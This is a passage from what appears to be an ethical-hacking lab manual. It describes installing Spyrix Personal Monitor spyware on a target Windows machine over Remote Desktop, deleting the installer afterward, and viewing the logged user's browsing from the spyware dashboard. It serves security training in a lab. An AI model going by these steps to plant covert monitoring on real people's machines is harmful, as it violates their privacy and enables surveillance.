


13. A **Remote Desktop Connection** window appears; click **Yes**.

You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

14. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.

Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



15. Minimize the **Remote Desktop Connection** window.


If **Server Manager** window appears, close it.

16. Navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and copy **spm_setup.exe**.
17. Switch to the **Remote Desktop Connection** window and paste the **spm_setup.exe** file on the target system's **Desktop**.


18. Double-click the **spm_setup.exe** file.

If a **User Account Control** pop-up appears, click on **Yes**.

19. In the **Select Setup Language** pop-up, click on **OK**. In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, enter the email address that you have entered while registering for Spyrix in **Step#7** and click **Next**.




20. Follow the wizard driven steps to install **Spyrix Personal Monitor**. In the final window, uncheck **Sign in your Online Monitoring account** checkbox and click **Finish**.



21. Delete the Spyrix setup (**spm_setup.exe**) from **Desktop**.
22. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

If a **Remote Desktop Connection** pop-up appears saying Your remote session will be disconnected, click **OK**.

23. Now, maximize the browser window, **A new computer has been connected** window appears, close the pop-up window.



24. Now, click on Windows Server 2019 to switch to the **Windows Server 2019** machine. Click Ctrl+Alt+Delete, click **Jason** from the left pane and log in with the password **qwerty**.

Here, we are running the target machine as a legitimate user.


25. Open any web browser (here, we are using **Google Chrome**) and browse any website.

In this task, we are browsing the **Gmail**.

26. Once you have performed some user activities, leave the machines as it is and click on Windows Server 2022 to switch to **Windows Server 2022** machine.


If **Server Manager** window appears, close it.

27. In the **Windows Server 2022** machine, maximize the **Firefox** browser window and reload the **Spyrix Personal Monitor** webpage.




28. Click on **Summary** to view the events performed by **Jason** on the **Windows Server 2019** machine.

If a black calendar icon appears, reload the page.




29. Navigate to **Users activity** from the left-pane to view the user activities on the **Windows Server 2019** machine.


If a black calendar icon appears, reload the page.



